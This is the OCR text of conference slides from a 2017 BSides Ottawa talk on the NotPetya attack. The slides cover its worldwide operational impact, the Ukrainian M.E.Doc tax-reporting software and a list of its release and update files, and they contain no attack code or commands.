


Dissecting Non-Petya Not-Ransomware.

Nelson William Gamazo Sanchez,
Bsides Ottawa, 2017


Agenda

- Introduction
- MEDOC infection
- Non-Petya
- Sumary

Introduction

Money, Espionage, Operation Disruption, Company Destruction, Personal Attack

Are you being targeted right now?




Researcher at This Cybersecurity Firm Is Hacked

Equifax says cyber attack may have hit 2.5 million more US consumers than…

MEDOC Operation Disruption

Worldwide impact




src: www.thesun.co.uk

Supermarket in Kharkiv (second-largest city in Ukraine)

СУПЕРМАРКЕТ
РОСТ

OTP Bank Group is one of the largest independent financial services providers in [Central and Eastern Europe]



OTP Bank Nyrt.

Type	Public
Traded as	BPSE: OTP Euronext: OTP BUX Component CETOP20 Component
Industry	Banking, Financial services
Founded	1949
Headquarters	Budapest, Hungary

Operational Disruption!!

Telecommunications

Shipping

Transporting

Banking


Other..

M.E.DOC and Non-Petya

Using the M.E.Doc software package you can:

► prepare reports to:

- ministries of incomes and fees;
- statistical bodies;
- Securities Commissions;
- other government agencies;



► independently carry out a desk review of their reporting;

► print your reports;


► Create special files with reporting in electronic form;

► sign electronic digital signature reports and send them by e-mail using the embedded mail client program;

Etc….

Medoc 1990-2017. Affiliate Network over Ukraine.

Officially registered more than 150 Affiliates.



<u>*Approximate map*</u>

- Operating for more than 26 years.
- Used by around 80 percent of companies in Ukraine.
- More than 400,000 clients.

M.E.DOC and Updates


Mayor releases.

medoc_10.01.086.zip	2/19/2016 4:32 PM
medoc_10.01.104.zip	4/19/2016 1:22 AM
medoc_10.01.108.zip	4/26/2016 10:39 AM
medoc_10.01.117.zip	7/8/2016 8:38 AM
medoc_10.01.130.zip	7/8/2016 8:35 AM
medoc_10.01.141.zip	11/16/2016 11:34 AM
medoc_10.01.150.zip	12/21/2016 2:31 AM
medoc_10.01.151.zip	12/21/2016 2:25 AM
medoc_10.01.160.zip	1/30/2017 3:18 AM
medoc_10.01.165.zip	2/22/2017 4:58 AM
medoc_10.01	
medoc_10.01	
medoc_10.01	

After installed 1.5 GB

Incremental Updates

ezvit.10.00.111-10.00.112.exe
ezvit.10.00.112-10.00.113.exe
ezvit.10.00.113-10.00.114.exe
ezvit.10.00.114-10.00.115.exe
ezvit.10.00.115-10.00.116.exe
